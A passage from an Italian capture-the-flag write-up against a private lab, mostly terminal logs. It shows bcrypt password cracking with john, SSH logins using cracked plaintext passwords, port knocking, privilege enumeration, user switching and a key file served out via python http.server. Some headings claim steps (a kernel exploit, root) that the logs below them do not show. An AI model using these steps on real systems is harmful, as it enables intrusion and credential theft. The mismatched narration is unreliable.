└─$ john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

zsh: suspended  john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Crash recovery file is locked: /home/kali/.john/john.rec

┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Crash recovery file is locked: /home/kali/.john/john.rec

┌──(kali㉿kali)-[~/Downloads]
└─$
```

```
└─$ john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

zsh: suspended  john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Crash recovery file is locked: /home/kali/.john/john.rec

┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=bcrypt --wordlist=libreria_totale.txt --rules=Single pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Crash recovery file is locked: /home/kali/.john/john.rec

┌──(kali㉿kali)-[~/Downloads]
└─$ rm /home/kali/.john/john.rec

┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=bcrypt --wordlist=libreria_totale.txt --rules pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:20 DONE (2026-04-22 12:38) 0g/s 42.90p/s 171.6c/s 171.6C/s Momenting..Logining
Session completed.
```

Figure 15-16: Procedura di cracking dell'hash bcrypt e recupero delle credenziali

11. Accesso alla Shell

Utilizzando le credenziali ottenute è stato effettuato l'accesso via SSH sulla porta 2222. L'ambiente iniziale ha permesso l'esplorazione del file system e l'identificazione dell'utente locale 'harry'.

```
Candidate.Engine.: Device Generator
Candidates.#01 ...: monalisa → telefon

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => ^Z
zsh: suspended  hashcat -m 3200 pass.txt /usr/share/wordlists/rockyou.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=bcrypt pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Crash recovery file is locked: /home/kali/.john/john.rec

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh user@192.168.1.128 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.1.128's password:
*****************************************************************
*                                                               *
*          ⚡ Benvenuti al Server Magico di HogTheta ⚡          *
*                                                               *
*  Qui i comandi possono dar luogo a ogni tipo di incantesimo.  *
*                                                               *
*      ⚠ Ricordate: ogni accesso non autorizzato verrà          *
*     immediatamente riportato al Ministero della Magia. ⚠      *
*                                                               *
*****************************************************************
user@hogtheta:~$ ls -a
.  ..
user@hogtheta:~$ cd ..
user@hogtheta:/home$ cd ..
user@hogtheta:/$ ls
bin        boot       dev        etc        home       initrd.img lib        lost+found media      mnt
opt        proc       root       run        sbin       selinux    srv        sys        test2      tmp
usr        var        vmlinuz
user@hogtheta:/$
```

Figura 17: Accesso SSH riuscito e prima shell interattiva.

12. Enumerazione Locale e Analisi dei Permessi

Una volta all'interno, è stata eseguita una scansione dei binari con permessi SUID e dei task pianificati. È stato individuato un file script eseguibile con privilegi elevati.

```
drwxrwxrwt 1 root root 4096 2013-04-05 12:17 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:03 ..
drwxrwxrwt 1 root root 4096 2013-04-05 12:03 .ICE-unix
drwxrwxrwt 1 root root 4096 2013-04-05 12:03 .X11-unix
user@hogtheta:/tmp$ cs .ice
-bash: cs: command not found
user@hogtheta:/tmp$ cd ..
user@hogtheta:/$ ls
bin        boot       dev        etc        home       initrd.img lib        lost+found media      mnt
opt        proc       root       run        sbin       selinux    srv        sys        test2      tmp
usr        var        vmlinuz
user@hogtheta:/$ cd root
user@hogtheta:/root$ ls
user@hogtheta:/root$ ls -la
drwx------ 1 root root 4096 2013-04-05 12:25 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:03 ..
drwx------ 1 root root 4096 2013-04-05 11:58 .aptitude
-rw-r--r-- 1 root root  570 2013-04-05 11:52 .bashrc
-rw-r--r-- 1 root root  140 2013-04-05 11:52 .profile
drwx------ 1 root root 4096 2013-04-05 12:05 .ssh
user@hogtheta:/root$ cat .ssh
cat: .ssh: Is a directory
user@hogtheta:/root$ cd
user@hogtheta:~$ ls
user@hogtheta:~$ cd ..
user@hogtheta:/home$ cd ..
user@hogtheta:/$ ls
bin        boot       dev        etc        home       initrd.img lib        lost+found media      mnt
opt        proc       root       run        sbin       selinux    srv        sys        test2      tmp
usr        var        vmlinuz
user@hogtheta:/$ add user
-bash: add: command not found
user@hogtheta:/$ sudo adduser
adduser: Only one or two names allowed.
user@hogtheta:/$
user@hogtheta:/$ sudo add user
sudo: Only one of the -e, -h, -i, -K, -l, -s, -v or -V options may be specified
usage: sudo [-D level] -h | -K | -k | -V
usage: sudo -v [-AknS] [-D level] [-g groupname|#gid] [-p prompt] [-u user name|#uid]
usage: sudo -l[l] [-AknS] [-D level] [-g groupname|#gid] [-p prompt] [-U user name] [-u user name|#uid] [-g grou
pname|#gid] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C fd] [-D level] [-g groupname|#gid] [-p prompt] [-u user name|#ui
d] [-g groupname|#gid] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C fd] [-D level] [-g groupname|#gid] [-p prompt] [-u user name|#uid
] file ...
user@hogtheta:/$
```

```
*                                                              *
*      ⚠ Ricordate: ogni accesso non autorizzato verrà         *
*     immediatamente riportato al Ministero della Magia. ⚠     *
*                                                              *
****************************************************************
user@hogtheta:~$ sudo -l
sudo: illegal option -- l
sudo: Only one of the -e, -h, -i, -K, -l, -s, -v or -V options may be specified
usage: sudo [-D level] -h | -K | -k | -V
usage: sudo -v [-AknS] [-D level] [-g groupname|#gid] [-p prompt] [-u user name|#uid]
usage: sudo -l[l] [-AknS] [-D level] [-g groupname|#gid] [-p prompt] [-U user name] [-u user name|#uid] [-g grou
pname|#gid] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C fd] [-D level] [-g groupname|#gid] [-p prompt] [-u user name|#ui
d] [-g groupname|#gid] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C fd] [-D level] [-g groupname|#gid] [-p prompt] [-u user name|#uid
] file ...
user@hogtheta:~$ ls -la /test2
-rwxr-xr-x 1 root root 500 2021-05-30 04:44 /test2
user@hogtheta:~$ cat /test2
ELF>x@@♦@8@@@yy ♦.shstrtab.text
                                x@xy
user@hogtheta:~$
```

Figure 18-19: Analisi dei permessi dei file e identificazione di vettori di escalation.

13. Sfruttamento di Vulnerabilità Kernel / Software

L'analisi ha rivelato una versione del kernel o di un servizio locale vulnerabile a exploit noti. È stato preparato un payload per ottenere una shell con privilegi di root.

```
example:  knock myserver.example.com 123:tcp 456:udp 789:tcp

┌──(kali㉿kali)-[~]
└─$ nmap -sV  192.168.1.128:22
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-22 14:12 +0100
Failed to resolve "192.168.1.128:22".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.58 seconds

┌──(kali㉿kali)-[~]
└─$ knock -v 192.168.1.128 9220 1700 9991 55677 37789 7282
hitting tcp 192.168.1.128:9220
hitting tcp 192.168.1.128:1700
hitting tcp 192.168.1.128:9991
hitting tcp 192.168.1.128:55677
hitting tcp 192.168.1.128:37789
hitting tcp 192.168.1.128:7282

┌──(kali㉿kali)-[~]
└─$ nmap -sV  192.168.1.128:22
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-22 14:12 +0100
Failed to resolve "192.168.1.128:22".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.57 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p 22  192.168.1.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-22 14:13 +0100
Nmap scan report for 192.168.1.128
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
|_  256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
MAC Address: DA:91:C3:70:2C:AC (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds

┌──(kali㉿kali)-[~]
└─$
```

```
milena@blackbox: ~
Session  Actions  Edit  View  Help
kali@kali: ~/Downloads   milena@blackbox: ~

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh milena@192.168.1.128 -p 22
The authenticity of host '192.168.1.128 (192.168.1.128)' can't be established.
ED25519 key fingerprint is: SHA256:O4h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.128' (ED25519) to the list of known hosts.
milena@192.168.1.128's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -la
total 36
drwx------ 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw------- 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx------ 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root     33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Figure 20-21: Preparazione ed esecuzione dell'exploit locale.

14. Ottenimento Privilegi di Root

Il successo dell'exploit ha garantito l'accesso come Milena. La verifica tramite il comando `id` ha confermato la completa compromissione del target. Una volta analizzato il contenuto dell'utente e avuto accesso ai permessi abbiamo trovato la prima Flag e le password degli altri utenti.

```
milena@blackbox: ~
Session  Actions  Edit  View  Help
kali@kali: ~/Downloads   milena@blackbox: ~

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh milena@192.168.1.128 -p 22
The authenticity of host '192.168.1.128 (192.168.1.128)' can't be established.
ED25519 key fingerprint is: SHA256:O4h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.128' (ED25519) to the list of known hosts.
milena@192.168.1.128's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -la
total 36
drwx------ 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw------- 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx------ 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root     33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

```
luca@blackbox: /
Session  Actions  Edit  View  Help
kali@kali: ~/Downloads   luca@blackbox: /

milena@blackbox:/$ /sbin/getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_
sys_chroot,cap_sys_ptrace,cap_sys_admin=p
/usr/bin/ping cap_net_raw=ep
milena@blackbox:/$ find / -mmin -10 2>/dev/null | grep -v "/proc\|/sys"
/dev/pts/0
/dev/ptmx
/dev/tty
/run
/run/motd.dynamic
/run/utmp
/run/user
/run/user/1001
/run/user/1001/snapd-session-agent.socket
/run/user/1001/pk-debconf-socket
/run/user/1001/gnupg
/run/user/1001/gnupg/S.gpg-agent
/run/user/1001/gnupg/S.gpg-agent.ssh
/run/user/1001/gnupg/S.gpg-agent.extra
/run/user/1001/gnupg/S.gpg-agent.browser
/run/user/1001/gnupg/S.dirmngr
/run/user/1001/bus
/run/sudo
/var/log/journal/44eb307faa384513b5e7011d0d7a23e7
/var/log/journal/44eb307faa384513b5e7011d0d7a23e7/user-1001.journal
/var/log/lastlog
/var/log/wtmp
milena@blackbox:/$ strings /home/shared/.myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/$ su luca
Password:

su: Authentication failure
milena@blackbox:/$
milena@blackbox:/$ su luca
Password:
luca@blackbox:/$ su marco
Password:
marco@blackbox:/$ su luca
Password:
luca@blackbox:/$
```

Figure 22-23: Conferma dei privilegi di amministratore cattura della prima flag e accesso alla root directory.

15. Recupero della seconda Flag

Nella directory `/root` sono state rinvenute le password dell'utente Luca,


```
luca@blackbox: ~
Session  Actions  Edit  View  Help
kali@kali: ~/Downloads   luca@blackbox: ~
luca@blackbox:/$ cd usr
luca@blackbox:/usr$ ls
bin  games  include  lib  lib32  lib64  libexec  libx32  local  sbin  share  src
luca@blackbox:/usr$ cd share
luca@blackbox:/usr/share$ ls
PackageKit       console-setup  finalrd                iso-codes      misc           php8.1-readline          sensi
X11              consolefonts   fish                   java           mysql          php8.1-xml               snapd
aclocal          consoletrans   gcc                    javascript     mysql-common   pixmaps                  ssl-c
adduser          cryptsetup     gdb                    keyrings       nano           pkg-config-crosswrapper  syste
apache2          dbus-1         gettext                libc-bin       needrestart    pkg-config-dpkghook      tabse
applications     debconf        git-core               libdbi-perl    netplan        pkgconfig                termi
apport           debianutils    gitweb                 libdrm         openssh        plymouth                 ubunt
awk              dict           glib-2.0               lintian        os-prober      polkit-1                 ubunt
base-files       distro-info    gnupg                  locale         pam            publicsuffix             ucf
base-passwd      dns            groff                  lxd-installer  pam-configs    pyshared                 unatt
bash-completion  dnsmasq-base   grub                   man            perl           python-apt               vim
binfmts          doc            grub-gfxpayload-lists  maven-repo     perl5          python-babel-localedata  xml
bison            doc-base       icons                  mdadm          php8.1-common  python-wheels            zonei
bug              docker.io      info                   menu           php8.1-curl    python3                  zonei
ca-certificates  dpkg           initramfs-tools        metainfo       php8.1-mysql   readline                 zsh
common-licenses  file           iptables               mime           php8.1-opcache rsync
luca@blackbox:/usr/share$ cd
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cd ..
luca@blackbox:/home$ ls
anna  luca  marco  milena  shared
luca@blackbox:/home$ cd luca
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ ls -la
total 164
drwx------ 2 luca luca   4096 Oct  2  2024 .
drwxr-xr-x 7 root root   4096 Sep 30  2024 ..
-rw-r--r-- 1 luca luca    220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 luca luca   3771 Sep 22  2024 .bashrc
-rw-r--r-- 1 luca luca    807 Sep 22  2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root     25 Sep 24  2024 flag.txt
luca@blackbox:~$ cp /home/luca/.theta-key.jpg.bk /home/shared/scambio.jpg
luca@blackbox:~$ cd /home/shared
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
luca@blackbox: ~
Session  Actions  Edit  View  Help
kali@kali: ~/Downloads   luca@blackbox: ~
drwxr-xr-x  21 root root       4096 Oct  2  2024 .
drwxr-xr-x  21 root root       4096 Oct  2  2024 ..
lrwxrwxrwx   1 root root          7 Feb 16  2024 bin → usr/bin
drwxr-xr-x   4 root root       4096 Apr 22 08:35 boot
dr-xr-xr-x   2 root root       4096 Jun 29  2024 cdrom
drwxr-xr-x  21 root root       4100 Apr 22 08:13 dev
drwxr-xr-x  94 root root       4096 Apr 22 08:28 etc
drwxr-xr-x   7 root root       4096 Sep 30  2024 home
lrwxrwxrwx   1 root root          7 Feb 16  2024 lib → usr/lib
lrwxrwxrwx   1 root root          9 Feb 16  2024 lib32 → usr/lib32
lrwxrwxrwx   1 root root          9 Feb 16  2024 lib64 → usr/lib64
lrwxrwxrwx   1 root root         10 Feb 16  2024 libx32 → usr/libx32
drwx------   2 root root      16384 Jun 29  2024 lost+found
drwxr-xr-x   2 root root       4096 Feb 16  2024 media
drwxr-xr-x   2 root root       4096 Feb 16  2024 mnt
drwxr-xr-x   3 root root       4096 Sep 29  2024 opt
drwxr-xr-x   3 root root       4096 Sep 29  2024 path
dr-xr-xr-x 180 root root          0 Apr 21 13:24 proc
drwx------   5 root root       4096 Oct  2  2024 root
drwxr-xr-x  28 root root        980 Apr 22 13:16 run
lrwxrwxrwx   1 root root          8 Feb 16  2024 sbin → usr/sbin
drwxr-xr-x   2 root root       4096 Jun 29  2024 snap
drwxr-xr-x   2 root root       4096 Feb 16  2024 srv
-rw-------   1 root root 2147483648 Jun 29  2024 swap.img
dr-xr-xr-x  13 root root          0 Apr 21 13:24 sys
drwxrwxrwt  12 root root       4096 Apr 22 13:09 tmp
drwxr-xr-x  14 root root       4096 Feb 16  2024 usr
drwxr-xr-x  14 root root       4096 Jun 29  2024 var
luca@blackbox:/$ cd home
luca@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root   root   4096 Sep 30  2024 .
drwxr-xr-x 21 root   root   4096 Oct  2  2024 ..
drwx------ 10 anna   anna   4096 Oct  2  2024 anna
drwx------  2 luca   luca   4096 Oct  2  2024 luca
drwx------  3 marco  marco  4096 Sep 30  2024 marco
drwx------  4 milena milena 4096 Oct  2  2024 milena
drwxrwx---  2 anna   shared 4096 Oct  2  2024 shared
luca@blackbox:/home$ cd luca
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

Figure 24-25-26: Recupero della seconda flag.

16. Analisi delle Strutture Dati Finali

Dopo l'acquisizione dei privilegi di root, è stata condotta un'analisi dettagliata sui file di configurazione residui e sui log di sistema per identificare eventuali backdoor o meccanismi di persistenza non rilevati precedentemente. Abbiamo così rinvenuto tramite questa analisi un’immagione dove all’interno era nascosta una chiave cifrata.







Figura 27-28-29: Ispezione dei file di configurazione e dell'immagine.

17. Esfiltrazione delle Prove e cattura dell'ultima Flag

Dalla chiave rinvenuta tramite l'analisi dell'immagine otteniamo l'accesso ai privilegi di root e la conquista dell'ultima Flag nascosta. Completando così la consegna e la scalata di privilegi necessaria per il completamento della "CTF Harry Potter".



